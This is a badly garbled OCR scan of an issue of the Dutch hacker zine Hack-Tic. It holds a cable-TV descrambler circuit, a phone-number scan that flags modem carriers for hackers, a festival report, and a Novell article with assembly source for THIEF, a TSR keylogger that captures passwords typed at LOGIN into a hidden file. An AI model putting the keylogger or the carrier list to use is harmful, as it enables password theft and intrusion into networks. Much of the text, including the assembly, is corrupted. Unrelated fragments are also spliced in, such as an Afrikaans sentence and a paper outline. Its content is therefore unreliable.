

# HACKTIC

19,50

Blad voor de "Tomb-hackers"

Met in dit nummer:

- UNISYS gehekt
- Galactic Hacker Party
- Zelfbouw kabel-te ontstoorder
- Cursus VMS hacking deel II
- Gratis nummers "gescanned"



Nederlands Grootste, Dikste, Voordeligste  
en Kleinstste Hacker-blad

# COLOFON

**HAACKTIC:** is Nederlandse eerste haacktijdschrift. Het verschijnt zonder enige regelmaat.

**UITGAVE:** met veel moeite en zonder loontje van inden.

**REDACTIE:** The Key, John D., Th. Herman Acker, Peter Postma, Paul en Rop.

**ILLUSTRATIES:** Eero Hietanen  
**CONTACT:** De redactie kan bereikt worden via p.b. 22923, 1008 DE Amsterdam 1110CP. Juwelenhandelgroep Op het PINDO met LIME! Haack Tic Tijdschriftgroep. Nieuw informatie-informationscentrum van de PTT) 12948 aan de af, telefoon 818-10196. Zowel bij teken als bij het een verscheiden dat het met HaackTic is. Een informatie-nummer is 010-601-480 (een opendekken antwoordapparaat staat 24 uur per dag tot uw beschikking)

**DELS:** Lezen kunnen kosten 4 gulden, een abonnement voor 10 maanden (een lang het ook daar om de af te geven) kost f. 32,50. Abonnementen krijgen kan je overmaken op bankrekeningnummer 98 11445461 i.v.v. Rop Group/rijp. Betaling loopt bij de volgende spaarboek, postrekening no. 18348. Abonnementen beginnen met het laatste afgeleverde nummer (wanneer je bij de betaling van ander beginsummer aanpoort). Duitse lezers en de nummerlijst ook deuren. De nummerkosten f.4,20.

**EDITION:** Het is natuurlijk via computer af te lezen met de af te

gaan wie er abonnee zijn. Het is van een maatschappelijke positie die je met wilt verheven dat kan je ook geld of goederen en andere bijdragen in een maatschappij en die een een positieve stroom, wij wijzen dat gewoon. De Haack Tic wordt altijd verantwoord in een maatschappij maatschappij. Haack Tic is ook verkrijgbaar bij de goede boekhandel.

**DISCLAIMER:** Informatie in Haack Tic dient slechts een informatief doel. Gebruik van deze informatie van staatsinstellingen, bijdragen kunnen zijn. De redactie wijst iedere verantwoordelijkheid voor gebruik dient kennen van de in Haack Tic opgenomen informatie. De mening van een auteur wordt opgevat met aansprakelijkheid op de mening van de redactie of afgevoerd.

**INHOUD:** Inhoudend Kanten, Tijdschriften, concepten, politieke partijen, verscheidenen partijen etc. etc. mogen zonder voorafgaande toestemming van de redactie (wanneer natuurlijk met toestemming) worden overgenomen uit de Haack Tic. De herenstaande die dingen zijn schaar van kracht. Het doel van de eerste Haack Tic is natuurlijk verheven.

**NAARTELLING:** Onze nummer kosten ook f. 4,- en kunnen via de redactiepartijen bereikt worden.

**NOTE:** Haack Tic werd met het WYDMWYO (What You See Might Be) (What You Get) DTP pakket Western 1.0 gemaakt op een gemiddelde AT. Niet om van elke pagina worden met de moderne computer gemaakt en deuren

vermenigvuldigd. Das nog een erg groot letter voorwa, niet om te wijden en klaar was Kees.

**VERBODEN:** Bij voorlijk, maar wellicht bij het Computer-collectief, Part van Spijker, Slager veld en Adhemar Boekhandel, allen in Amsterdam, De Hout Hout in Den Haag, De Rode Kat

in Utrecht, Decker in Nijmegen en Adhemar in Haarlem.

## **OPDRACHT**

Dus Hack-Tic is opgedragen aan Caroline Kreegel. Haar GHF heeft meer kansen bij elkaar gebracht dan alle andere mensen verboden!

---

# **Hack-Tic 5/6**

Het is nietteminmerhand de gewoonte dat de Hack-Tic later verschijnt dan is aangekondigd. Het begint ook gewoonte worden dat we later een aantal meer postach-nerstanden, staan en rekeningen. De officiële computerindus-trie kan nog wel van ons leren.

Wat hier zal gebeuren is? De Galactic Hacker Party / KATAP, veel jankend en het helpen van het Drogen met zijn streek-afle-ningen, zijn wat afhandelen.

Van moet het Myntke Rindal-geen kregen het het verzoek om op-merken duidelijk te maken dat het opmerken van een bezettingen niet voldoende is. Immers, daar staat geen adres meer op, en hoe moeten wij dan weten waar de Tic nuvoor moet? Een breijde schiedelijke over-lop doet soms wonderen. Bijna-mlingen in het buitenland, doen er beter aan om contact geld te geven cheques te sturen. Het inco-neren van de buitenlandse cheques

heeft in verhouding veel te veel geld, en is nog zijn het ook nou weer niet.

Dus bestaat er nog het wijven betide minverhaal dat de Hack-Tic een regulering verschuivend blad is. Hack-Tic wordt uitgegeven door een kleine ongewoone aaneenhoe met een klein specifiek instelling en een ongewoone functie voor tech-niek. Hack-Tic wordt NIET uitge-geven door in elk gevalen regu-leramenten, aaneenhoe en wat dies meer is.

Om heeft ten gevolg dat de Hack-Tic verschijnt als er hoop, als er tijd is en het vonden. We gaan er vanuit dat de abonnees hier twaalfde dan vijftiende van ons zien. De Hack-Tic is een aangekondigd verschijnsel periodiek. De abonnees heeft be-stand voor 10 nummers en die blijft hetzelfde. Dit nummer is de twaalfde en tel voor twee.

## **De redactie**

## Video Signal Optimisator

Spannende kwesties op de kabel-TV zijn niet normaal te ontbreken. En geven een uitzonderlijk beeld van het vermaakt. Hoe hard je ook probeert, dat de TV want is geen bevoorrecht van te hebben. De een heeft geen denken dat een spectaculair prestatie, om de uitzonderlijke informatie, om te de uitzonderlijke.

Huidtelle geeft de meest nauwkeurige lezer de mogelijkheid om zeer weinig geld wel als kansloze stortingen te overwegen. Deze schakeling is "video in video out". Dit wil zeggen dat je het tekenen van twee video-schermen bij een monitor van kansloze schakelen. A kant natuurlijk ook een tweede later (naam) van de schakeling en een modulator (zo'n klein elektronisch) er achter hangen. Zo maar...

Er zijn meer optimalisatiemethoden in omloop, deze onderscheiden zich van de rest door het feit te delen

Over het noemen  
de voeding (verbruik-  
snelheid) wordt als 12 V  
AC aangegeven op de  
print (de getoonde  
transformator is dus  
extern). De condensator  
in de voedings-  
aansluiting filtert  
aan de voedingsspan-  
ning voor de IC's  
te voorkomen. Liefheb-  
bers kunnen het ver-

minimaal voldoende om op te worden  
gebruikt. Het is de bedoeling dat  
alle 10% zijn vrij in de handel en  
niet meer dan een kleine beperking  
hebben.

Onder de vergelijkingen begrijpend het volgende: de weerstanden met de  $r$  wijzen er in situas voor staat (binnen/verlind...). De P3 potmeter is een de signaalbron en te stellen. De (vering)potmeters P3 en P4 en de P5 potmeter zijn voor de synchronisatie (het "verdrachten") van het beeld. Dit is allemaal op het een te zien.

Wier bijdraken praatwerkgroepen  
realiteit in de soldaatengedrag op een  
reële manier.


De relaties worden dit jaar re-  
kels en onvoorwaardelijkheid naar op-  
geblazen TV's, gebroeders vingers,  
gasten op en andere typische  
radio-krachten. Bovendien, bijeen  
rekenen.



BLIPUERT BLIPUERT



5248.136

## Abstract





Printbombwerp

Dit is Kees. Hij hoeft niet bang te zijn voor computervirussen want hij kopieert nooit software uit Amsterdam.



# Novell-hack

Als je via een Local Area Network onder MS-DOS files wilt kunnen bewerken kan je bijna niet om de Novell netwerksoftware heen. Of je nu op je werk of op school met Novell werkt: je hebt altijd te weinig bevoegdheden op het systeem. Hack-Tic helpt je daar te denken in het systeem met dit artikel van een andere hacker.

THIEF is een TSR (Terminate and Stay Resident), gebaseerd op de IBM-compatibele, geschrevene 8086 microprocessor. Het probeert een wettelijke weg het Novell PC Local Area Network te mislukken. De oorsprong van THIEF ligt op een school met een bloeiende hack cultuur, George Washington High School in Denver, Colorado USA.

Deze school is meer dan goed voorzien van IBM micro's. Vijf lokalen van 30 computers kansen allemaal via een netwerk aan elkaar. Het netwerk draait onder Novell. Vier van de vijf lokalen gebruiken boot-proms "voor het opstarten van de PC's. De vijfde lokale heeft IBM PS/2 model 80's (f) met hard-disks. De systeembeheerders en andere "power users" maken graag gebruik van deze machines. Deze machines "booten" naar hun eigen hard-disk, zij gebruiken geen boot-proms.

Op een van deze computers werd THIEF voor het eerst geïnstalleerd. THIEF maakt namelijk gebruik van een zwakte in de beveiliging tijdens de bootfase. In de AUTOEXEC.BAT file werd een call te vroeg toegevoegd die een "ver-

hoogen" programma op de boot schijf uitvoerde. Zodra de eerste een programma met de naam LOGIN wordt uitgevoerd, komt THIEF tot leven en hij doet alle toetsaanslagen op de een (meestal verborgen) file op de boot disk. De overblijfselen kan later terugkomen en kijken wat hij wel gevonden heeft.

Voordat we het "metaboleme" van THIEF verder gaan ontdekken eerst een de zwakheden die deze hack mogelijk maken.

- Bootboot process dat verantwoord kan worden
- Fysieke toegang (door een overblijfselen) tot de computer

Beiden zijn goed te vertalen. Boot-proms en een slot op de deur ca. klaar in Kern.

Terug naar het "metaboleme" Nogal verrassend is dat het programma dezelfde "root" gebruikt als de Novell shell. Het grijpt de centrale toegang naar DOS, interupt 1ah \*\*. Het onderscheidt alle oproepen naar DOS. Zodra een EXECUTE file call wordt gemaakt met de filename LOGIN worden alle toetsaanslagen voortgeleid totdat het programma terugkeert naar DOS. Tijdens het LOGIN proces



werd het Newell wachtwoord ingesitst en dus is de hacker nu wachtwoord eijenaar. Het is allemaal nog iets te ingewikkeldt het programma had ook gewoon op de speciale Newell inlog functionaliteit kunnen wachten. Maar ach, zo werkt het ook.

Dit soort programma's zijn alles behalve nieuw. Ze zijn net zo oud als wachtwoord-breuking, bestudering van de programma geeft meer inzicht in de problematiek van LAN beveiliging.

De toekomst zal zeker geheel nieuwe identifikatietechnieken brengen. Het is zeker is het dat zij gebruikt zullen worden door gebedijde, illegale doonstragte personen.

Opmerking. THIEF werd door zijn maker ook wel GETIT genoemd. De maker was geknield onverschillig genoeg om de sourcecode te laten draaien.

\* Het is prima zijn gekregen chips op de netwerf interfacekaart. Zij zorgen ervoor dat er opgestuurd kan worden zonder dat er een disk (of zelfs een drive) nodig is op de betreffende machine.

\*\* Internet 100 (hij) wordt door programma's gebruikt om een DCH laatste aan te roepen. De Newell-Herzog shell onderscheidt deze mensen om zoveel roll op bepaalde verkeer te krijgen.

## de code van thief:

Open. Als een het begin van de eerste lokale opname wordt ingesprongen dan heeft het een vervolg van de vorige regel.

```

naag segment
assume
var naag, de naag
org 100h
public m21, aa,
ob, fa, fb, flag,
m21, jtop, cc,
laddr, upoff,
mact, create,
public mtr,
lta, begin
.macro 10
start:
push ra
push ra
push ra
pop da
pop aa
mov ax, 0ffffh
cli
pop aa
mov sp, aa
sti
jmp begin
dd 7
dw 0
dw m21 disp [?]
dw m21 disp [?]
dw "vianing"
, off, " .top", 0
macro3 dw "LOGON"
foundf dw 0
fb dw 0
flag dw 0
mtr dw 0

m21:
assume cc, naag,
da: nothing.

```

	<pre>                 no nothing cmp ax, 4b4b4b je success cmp foundf, 4ffh je no cmp ah, 8 je ok cmp ah, 7 je ok </pre>	<pre> success: dec reg push dx push cx pop dx push ax push bx push cx push dx mov bx, ax mov [bx], al inc bx mov [bx], bx cmp al, 0ah je letrou mov byte ptr [bx], 0ah not cx[flag] </pre>
not:	<pre> push ax mov al, onflag not al cmp al, 8 je jtrou mov ax, ontr inc ax mov ontr, ax cmp ax, 3ah jb jtrou xor ax, ax mov ontr, ax mov flag, al pop ax pushf call dword ptr [0123] push dx push cx pop dx push ax push bx push cx push dx jmp short wptf </pre>	<pre> letrou: pop dx pop cx pop bx pop ax pop dx inc </pre>
jtrou:	<pre> pop ax jmp dword ptr on[0123] </pre>	<pre> successf: push ax push al push al push ax push dx push cx push cx pop ax mov ax, dx mov di, offset buff1 </pre>
success:	<pre> call successf jmp ax </pre>	<pre> successf: leah add al, 4ffh stosb or al, al jmp movad: </pre>
on:	<pre> pushf call dword ptr on[0123] </pre>	<pre> movad: pop dx mov di, offset buff2 </pre>
		<pre> look: push di </pre>

```

mov si,offset
search:
mov cx,5
repe cmpsb
pop di
or cx,cx
je foundif
inc di
cmp byte ptr
[di+5],0
je not_found
jmp loop

not_found:
mov ax,ax
mov foundif,si
jmp short
endifsearch

foundif:
mov ax,0fff
mov foundif,si
endifsearch:
pop dx
pop ax
pop si
pop di
pop ax
ret

update:
mov ax,1000h
mov dx,offset fa
pushf
call dword ptr
[0121]
jnc exit
cmp al,2
je create
jmp lathro

create:
mov ah,3ch
mov dx,offset fa
mov cx,02h+44h
pushf
call dword ptr
[0121]
jnc exit
jmp lathro

```

```

exit:
mov fb,ax
mov bx,ax
mov ax,4000h
xor cx,cx
xor dx,dx
pushf
call dword
ptr[0121]
mov cx,[cx]
mov dx,offset ob
sub cx,dx
mov [cx],dx
inc cx
mov bx,fb
mov ah,40h
pushf
call dword ptr
[0121]
mov ah,bh
mov bx,fb
pushf
call dword ptr
[0121]
jmp lathro

```

```

line begin:
db 30h

mov ax,offset ob
mov [ax],ax
mov ax,0500h
int 20h
mov dx,offset
0121
mov [dx],bx
mov [dx+2],ax
mov dx,offset
0121
push ax
pop dx
mov ax,0500h
int 20h
mov dx,offset
lathro
int 20h
endb
end start

```

# SCAN 06-022 . . . .

Door: John D.

Hier zijn de nummers van een totale scan van het 06-022... nummerboekje (groot deel). We drukken hier een selectie af: alleen nummers die uitkomen in het buitenland, van een modem hangen of anderszins leuk zijn (FTT-Telecom b.v.).

De nummers die in het buitenland uitkomen zijn vooral voor de 'low-level' telecommunicatiekeuzes interessant. Daar van belang is spelen met de diverse internationale signaleringssystemen kan je de controle aan de andere kant ervan overtuigen dat het gesprek is afgelopen en dat hij een nieuw gesprek voor je moet opbouwen.

De modemonummers zijn weer leuk voor de computerhackers. Vooral voor hen die de hele adem van FTT telecom middelen aan telecommunicatie in hun nek voelen is deze informatie wellicht motivatie om eens ruzig (en volstrekt legaal) te gaan met een met hangende teller terwijl je toch on-line bent.

Een hele hoop van deze nummers zijn nog niet verder onderzocht en dus voor tarrain voor begroting, en geïmporteerde hackers.

Op: of aanmerkingen, wijzigingen of andere punten optreden aan de redactie.

06-0220024 carrier  
06-0220082 nummer AT&T Ad-  
hield  
06-0220073 engels  
06-0220075 engels  
06-0220078 frans?  
06-0220080 automatisch doorge-  
schakeld  
06-0220081 japanse operator  
06-0220082 japanse operator  
06-0220084 van FTT operator  
06-0220085 FTT  
06-0220089 carrier omroep

06-0221100 engels American Ex-  
press refind  
06-0221106 carrier  
06-0221110 Euro Imports  
06-0221122 engels Michael rean-  
vations operator  
06-0221123 van A&M (of anders)  
06-0221140 'hello' computerstem  
doorloopen?  
06-0221200 van Lawrence  
06-0221200 door (handig) met  
'leis van 'welkom/telefonen'  
06-0221201 frans

06-020062	frans	06-020088	belgie Vrijzoo
06-020063	frans	06-020089	engeland Ryan Air
06-020064	frans		operator
06-020065	frans	06-020090	grec gheoor
06-020066	frans	06-020091	grec gheoor
06-020067	frans	06-020095	grec gheoor
06-020068	frans	06-020092	belgie
06-020080	PTT Telecom	06-020093	frans
06-020084	PTT Telecom daartje	06-020094	frans
	amsterdam (handje)	06-020094	usa Transatlantic
06-020092	carrier		carrier
06-020098	lets in Huddfield	06-020099	PTT telecom
06-020099	grec gheoor	06-020102	usa MCI customer
06-020106	grec gheoor		service
06-020107	voice mail-box	06-020106	frans European exp
06-020111	frans		dit customer's visit
06-020120	engels Cambridge	06-020110	Rotterdam (handje)
	Electronic design (handje)	06-020120	frans nummer not in
06-020140	engels JCI operator		service
06-020156	engels Telemarketing	06-020129	engeland, hotelier
06-020160	grec gheoor		verlages
06-020161	frans	06-020201	PTT operator
06-020190	grec gheoor		engels The Indo-
06-020199	carrier	06-020204	prefect
06-020207	grec gheoor	06-020120	frans number not in
06-020230	usa carrier		service
06-020240	gaat over en dan stilt	06-020220	Hagen transport (ur
06-020250	usa '... control'		grec in schotland)
06-020266	belgie Phares (hand-	06-020262	usa grec gheoor
	je)	06-020290	USA International
06-020277	revisor ... hotel		Drukbeord'voor operators
06-020291	grec gheoor	06-020314	putt op ronder lets te
06-020300	frans? nummer word		reggen stilt
	doorgeschikt (handje) grec	06-020322	frans
	gheoor	06-020324	engels Dupont
06-020381	belgie	06-020389	usa Transborevia
06-020382	grec gheoor	06-020390	engels Telenor S.A.
06-020383	grec gheoor	06-020391	frans heeft lets met de
06-020384	usa Datastar		luchvaart (handje)
06-020385	Horton te Luxemburg	06-020392	carrier
06-020386	grec gheoor	06-020391	frans
06-020387	engels, vrij nummer	06-020399	engels

06-0221636 usa alicia Hawaiian Pacific Kono (handy)  
 06-0221730 carrier  
 06-0221771 belgie CT  
 06-0221802 h usa gone gohor  
 06-0221806 h usa  
 06-0221808 gone gohor  
 06-0221821 docos of ex alicia h hawaii  
 06-0221842 usa, Scientific . security  
 06-0221886 h usa  
 06-0221899 engls Thomas Thornton  
 06-0221901 gone gohor  
 06-0221904 Rijkspolis  
 06-0221919 PTT contact  
 06-0221958 carrier  
 06-0222076 h usa, service direct handy, das operator  
 06-0222044 england? gone gohor  
 06-0222095 h usa  
 06-0222095 h usa  
 06-0222112 Leefling Dental (handy)  
 06-0222308 carrier  
 06-0222308 gone gohor  
 06-0222312 carrier  
 06-0222324 carrier  
 06-0222368 usa, hawaii  
 06-0222381 usa, FL3000  
 06-0222382 usa, Dow computers, solice mail box  
 06-0222383 usa, carrier  
 06-0222388 usa  
 06-0222345 usa, Reservations Center, mangi on VHFcard  
 06-0222404 h usa  
 06-0222414 Rijkswijk  
 06-0222415 usa, Jahan Travel Service

06-0222426 automatch dange-schubold  
 06-0222440 british alicia h  
 06-0222440 belgie, concurren-haar  
 06-0222478 belgie alicia h paet  
 06-0222512 carrier  
 06-0222536 engls: one of alicia operator  
 06-0222552 Telemaster PTT h-hoorn  
 06-0222567 carrier  
 06-0222585 dusa h-hoel  
 06-0222622 hnd? alicia h h-hoorn (handy)  
 06-0222644 carrier  
 06-0222648 carrier  
 06-0222660 usa  
 06-0222671 usa  
 06-0222672 australian  
 06-0222674 usa  
 06-0222675 usa gone gohor  
 06-0222676 usa the alicia h  
 06-0222677 usa  
 06-0222679 engls . corporation  
 06-0222680 usa, popexchange (al-solca)  
 06-0222681 usa gone gohor  
 06-0222683 usa pan american  
 06-0222686 "summer is engls, randylog (h/gale)  
 06-0222689 usa hawaii inter-national  
 06-0222727 APT Nederland  
 06-0222731 usa  
 06-0222808 docos  
 06-0222828 carrier  
 06-0222840 gone gohor  
 06-0222847 gone gohor  
 06-0222928 usa T&T operator  
 06-0222929 england, Hyst hnd (handy)

06-023040 carrier  
 06-023050 carrier  
 06-023060 usa, interack  
 06-023062 franc  
 06-023070 belgium, interland  
 Transport Int  
 06-023080 usa?, nld, to vatican  
 06-023095 usa, boring  
 06-023119 belgium, De Bok  
 Transport  
 06-023125 usa, Fidelity Invest-  
 ments  
 06-023140 carrier  
 06-023146 franc, commercial bus-  
 iness phone  
 06-023149 engels, cable express  
 06-023148 usa, green globe  
 06-023150 engels, Goldmanst  
 06-023158 belgium, Transport  
 Regier  
 06-023165 belgium, Welcom Mel-  
 laars Belg-  
 gie  
 06-023145 voice mail box  
 06-023180 usa, green globe  
 06-023179 usa, green globe  
 06-023601 engels, lincoln (bandje  
 van engels p4)  
 06-023773 in order grad in het  
 belienland  
 06-023800 spaanse?  
 06-023808 ? green globe  
 06-023861 green globe  
 06-023862 green globe  
 06-023863 franc  
 06-023864 franc  
 06-023868 usa, green globe  
 06-023883 green globe  
 06-023901 drama, televisie dra-  
 ma (bandje)  
 06-023922 carrier  
 06-023939 usa, green globe

06-0234004 USA, Travel Services  
 06-0234014 PTT Amsterdam K.  
 bel. on Reddenbeedings  
 (bandje)  
 06-0234024 green globe  
 06-0234035 usa  
 06-0234077 usa  
 06-0234084 franc  
 06-0234090 franc, portugals  
 06-0234181 franc  
 06-0234202 franc  
 06-0234266 franc (bandje)  
 06-0234212 carrier  
 06-0234244 Airgroup Flying  
 Circulaire (bandje) mag ook  
 anoniem ...  
 06-0234261 usa Apollo Computer  
 (in bandje automatisch draai-  
 schakel)  
 06-0234281 ORA General Electric  
 (in weekend. 848 SILENCE)  
 06-0234283 USA, green globe  
 06-0234399 duit. lachharen  
 moet ook apply Frankfurt  
 06-0234314 USA, Optical Fibers  
 (bandje)  
 06-0234346 belgie, (bandje) post-  
 orderbedrijf  
 06-0234400 Morgan Stanley Int  
 USA?  
 06-0234420 carrier  
 06-0234445 usa green globe  
 06-0234446 usa green globe  
 06-0234447 usa  
 06-0234448 usa green globe  
 06-0234449 usa r o a. travelintercom  
 Digital  
 06-0234460 usa  
 06-0234481 usa  
 06-0234482 usa  
 06-0234483 usa  
 06-0234484 usa voice mail box

06-0224485	usa goes ghetto	06-0225082	japan
06-0224486	usa tomorrow not in service	06-0225092	japan
06-0224487	usa goes ghetto	06-0225108	(short long) from
06-0224489	usa	06-0225105	usa, goes ghetto
06-0224532	Tecate Direct	06-0225115	usa, FBI
06-0224606	usa goes ghetto	06-0225148	shorts (of dress) systems, usa
06-0224656	usa, Catalans; international (of friends)	06-0225208	usa goes ghetto
06-0224664	usa, Travel Incorporated	06-0225205	goes ghetto
06-0224666	PTT Berichten Direct Rotterdam	06-0225215	usa, son of under bed
06-0224776	belgie, Deu Berichten Saks	06-0225240	goes ghetto
06-0224808	frans First and	06-0225282	frans
06-0224811	usa, Travel 24	06-0225286	belgisch, Nacio
06-0224864	usa, Brother to Brother	06-0225271	usa goes ghetto
06-0224918	frans Kauffman	06-0225335	japan
06-0224938	frans ... Transport	06-0225456	automatisch draagn-schakel
06-0224948	frans; nummer announced not in service.	06-0225479	usa goes ghetto
06-0224958	frans	06-0225483	amerika?
06-0224968	frans word draagn-schakel	06-0225468	frans
06-0225005	usa goes ghetto	06-0225477	engels, talen frans
06-0225015	goes ghetto	06-0225505	goes ghetto
06-0225023	(england?) goes ghetto	06-0225535	goes ghetto
06-0225045	earlier fax	06-0225575	(?) goes ghetto
06-0225056	(frans?)	06-0225577	engels, YEA, international
06-0225068	earlier fax	06-0225681	frans
06-0225064	frans	06-0225636	frans (vroude; toon, in onderbroken act #)
06-0225065	goes ghetto	06-0225642	goes ghetto
06-0225068	frans	06-0225670	usa, goes ghetto
06-0225075	usa goes ghetto	06-0225709	usa / FBI
06-0225076	frans	06-0225767	frans
06-0225076	cubaan; nummer be- maat niet	06-0225775	engels 'your call is being directed'
06-0225077	goes ghetto	06-0225808	england ? goes ghetto
06-0225077	usa; international ... hotel	06-0225823	goes ghetto
06-0225080	frans	06-0225868	frans
		06-0225868	hongkong



06-0225876	usa (also van travels, catelaine)	06-0226406	belgie
06-0225900	Michelin (deens of iets daaroplijkt)	06-0226416	engels „capital
06-0225903	usa	06-0226432	(duets lang) usa geen gehoor
06-0225909	geen gehoor	06-0226434	carrier
06-0225979	carrier	06-0226442	engels
06-0225999	carrier (overdag) 's avonds geen gehoor	06-0226454	usa geen gehoor
06-0226003	usa	06-0226496	geen gehoor
06-0226005	iets in het buitenland	06-0226492	geen gehoor
06-0226006	geen gehoor	06-0226506	British Telecom Inter- national London operator
06-0226007	geen gehoor	06-0226513	Verizon Graphic's usa (Voice mailbox)
06-0226008	geen gehoor	06-0226560	(duets eng. lang) geen gehoor
06-0226009	frans handje nummer bestaan momenteel niet.	06-0226630	ma voice mailbox
06-0226010	engeland: verkeer- rangbedrijf	06-0226633	usa, als: brown inter- national
06-0226018	frans	06-0226640	automatisch dingje- schakelt samenroeping
06-0226040	frans transportbedrijf	06-0226644	niet bevestigd num- mer
06-0226044	frans	06-0226663	(minstens 7 uur op- roep 788)
06-0226055	geen gehoor	06-0226732	engeland? geen ge- hoor
06-0226075	carrier	06-0226735	geen gehoor
06-0226098	iets in het buitenland	06-0226773	mailcard authoriza- tion of relets (young on carder)
06-0226099	frans verkocht num- mer	06-0226801	wegcode trouw (act. # geef het gewoon over)
06-0226100	frans	06-0226808	engeland,
06-0226111	engeland (intercon- tental hoteliers).	06-0226823	geen gehoor
06-0226151	usa	06-0226840	(usa)
06-0226201	frans verkocht num- mer	06-0226848	(frans)
06-0226202	usa CCC (of TTT) on- reg vat ('n operator)	06-0226868	(frans) united air- lin.
06-0226206	engeland	06-0227000	engels
06-0226218	usa Telegraphics (vat on mailbox.)	06-0227001	•
06-0226246	geen gehoor	06-0227040	"Hella" computeren. Dordrecht?
06-0226252	usa geen gehoor	06-0227190	geen gehoor
06-0226266	frans verkocht num- mer		
06-0226280	geen gehoor		

06-0227137	2 plegjes, 'new new'	06-0228301	engeland, venturoren
06-0227280	nomination	06-0228301	con file
06-0227281	frans	06-0228328	Traveler's check engels
06-0227283	groot gheboort	06-0228340	frans
06-0227289	frans	06-0228367	(frs)
06-0227295	I and T's "your an-	06-0228399	Casting, leer: engels
	ouncement please" of actors	06-0228474	International
06-0227299	carrier	06-0228613	(nat) int nat compo-
06-0227291	frans	06-0228613	son
06-0227325	int: international	06-0228650	Thomas cook: eng-
06-0227337	frans, bandje	06-0228650	land
06-0227404	int: international	06-0228665	ruurmap: d'ang p'atle
06-0227447	frans, telefoon: int:	06-0228665	over: frans
	national	06-0228666	moder: land
06-0227505	int: International	06-0228666	moder: land
06-0227575	frans	06-0228782	engeland, nummer
06-0227600	groot gheboort		disconnected
06-0227620	usa, travel: help:re	06-0228740	groot gheboort
06-0227643	nat: collect: vat: n.o.a.	06-0228777	carrier
	land	06-0228880	groot gheboort
06-0227680	carrier, int.	06-0229030	Edison Call, Engeland
06-0227714	marconieggen Golden	06-0229040	groot gheboort
	Telp	06-0229050	Belgie
06-0227720	Bewijzing Postbank	06-0229111	AT&T: usa
06-0227800	carrier	06-0229156	operator in Canada
06-0227811	carrier	06-0229122	MCI: usa
06-0227853	usa,	06-0229200	Zaguard (gachal)
06-0227871	nat: help: service:	06-0229220	Transport: help: De-
	groot gheboort		nomation
06-0227887	carrier	06-0229282	automatisch doorgo-
06-0227997	carrier		schakeld: nat: usa
06-0228004	frans: nummer: best: nat	06-0229556	'lij: drin, g'con-
	nat		woord
06-0228006	frans	06-0229700	groot gheboort
06-0228000	nat	06-0229904	nat? groot gheboort
06-0228040	carrier	06-0229944	'nat: door: li: gheboort
06-0228045	PTT post: control:		nummer: is: cijfers? nat.
	network: before	06-0229990	(engeland?) New: in-
06-0228065	frans: nummer: best: nat		ternational
	nat		
06-0228127	carrier		
06-0228147	engeland		

## Galactic Hacker Party / ICATA '89

In augustus word er (naast de vaste lezers van dit blad wel weten) een bijzondere evenement plaats, binnen de deuren van rook-terp. **Proefdoen in Amsterdam**. Hack-Tic en Proefdoen organiseren dan de **Groette Hackers Party / SCATERS**.

Later we ontdekten, bij de naam Galactic Hacker Party was er het consi. De ICATA WP (International Conference on the Alternative use of Technology) is een naam die we verworpen hebben om het serieuze deel van het gebeuren iets meer aanpak te geven. Ikzelf deed de combinatie van de twee werke in de artikel van de GIMP (opz'n forum afleverde een antwoord).

**voorwoord**

Maakt het idee al tijdzaam het China-Congress in december vorig jaar was ontstaan heeft het in maart gelanceerd voor er series met de organisatie werd begonnen. Na dat we begin April het netwerk dicht de elektronische door de de de (niet mensen hebben gelacht dat het een 1-opelings was) begonnen de realties, bleven te streven. Om bericht staat algeheel in Hack-Tic 3. Het van de realties was van Grant Colverson uit Wellington, Nieuw-Zeeland.

We are interested in further information on GTC, and if warranted setting up a line for the three days 23rd-August 1989. Please advise proposed entry (if any), Gross Volume (Monthly).

### Choosing Between In-sample and Out-of-Sample

agreed-*agree, agree, agree, agreed*  
 few-*few, fewer and about 50*  
 others

Plaag een heile hoop anderen en geefden op een idee om een associatie of meer permanente lijnen met water coördin te onderhouden. Nieuw-Zeeland werd een van de plaatsen die meesters, met een paar ding, conline, was: draag een associatie met

Design voor de conferentie werd het complete Hack/Tie T-shirt verplaatst naar Paradise. Het was nog de bedoeling dat er aan het einde van de GHP een dubbeling zou van de Hack Tie uitkwam. Dit was dat niet gelukt hebben moet je inschelden. Niet dat we daar echt mee geïnteresseerd waren, het was het meer dan dat ook gewoon het in goede banen laten lopen van het de GHP. Verder moest ook de verkoop van Hack Tie t-shirts, posters en T-shirts nog georganiseerd worden. Veel mensen hebben op de GHP een Hack/Tie T-shirt gekocht (en zijn er nog te zien). Zo het artikel schreef in dit Tie.

Een paar dagen voor 10 juli "af-  
talprocedures" was gearriveerd van  
1-42 tot 103 begonnen de gasten hier  
aan te draaien. Speciale tarief

ding verliet John Deaver, aka Captain Crunch. Deze bekende phone-phreaker was op een avondje naar Nederland gekomen om iets te vertellen over zijn jaren als telefoonpiraat en om zijn licht te laten schijnen over het Kruische telefoonspel. Hij is namelijk voortgeboden in Ierland geweest en heeft daar de kans gehad om een beetje "smeets" te maken.

**Sturgeson, Christopher**

Hij vertelt al in de auto op weg naar Pasadena dat hij graag een beetje meer ruimte zou reserveren voor het showbusiness van 'natuurlijke volgers'.

Jaka doet deze oefeningen niet alleen bij het de hulp van een vrijwilliger nodig. Ik wil hem op een manier wijzen, maar de dier ontvanging, maar ik heb nog een ander soort pijn, sterke pijn, als gisteren waken de "colours" weer uitkomen. Het rode bloed is niet en mede-gevoel van het gebroeders en de behouding.

"Squinting, patients can better 'focus' the light on the eye muscles."

Waar de inbreng van de GHP toen al een groot deel van de gang. De inbreng van de party was al een grote groep mensen bezig te zijn en streefde op de juiste plaats te zitten. Door de laatste dagen verstreken werden computers geïnstalleerd, kabels gelegd ('VEEL kabels gelegd') en systemen nagekeken. In de laatste week de GHP geïnstalleerd die gedurende de drie dagen de flowverdiensysteem in de DMS. Dit was een groot middel van efficiëntie-gevoel van de terminal server/ter en de in het gebouw. Van deze terminal server/ter lijnen dan aspecten, welke de verandering van de terminal

1. **Introduction**  
 2. **Background**  
 3. **Methodology**  
 4. **Results**  
 5. **Conclusion**  
 6. **References**

Op die 2000-jaar-oudes seker is dit nie net die program wat gestel is, maar ook die manier waarop dit geskied.

Linux programma's ('conf'). Dit programma moet het mogelijk maken om de tarieven te fixen aan bepaalde en de geschikte distributie met een 'bodem' van andere modules.





## GHP-met hack

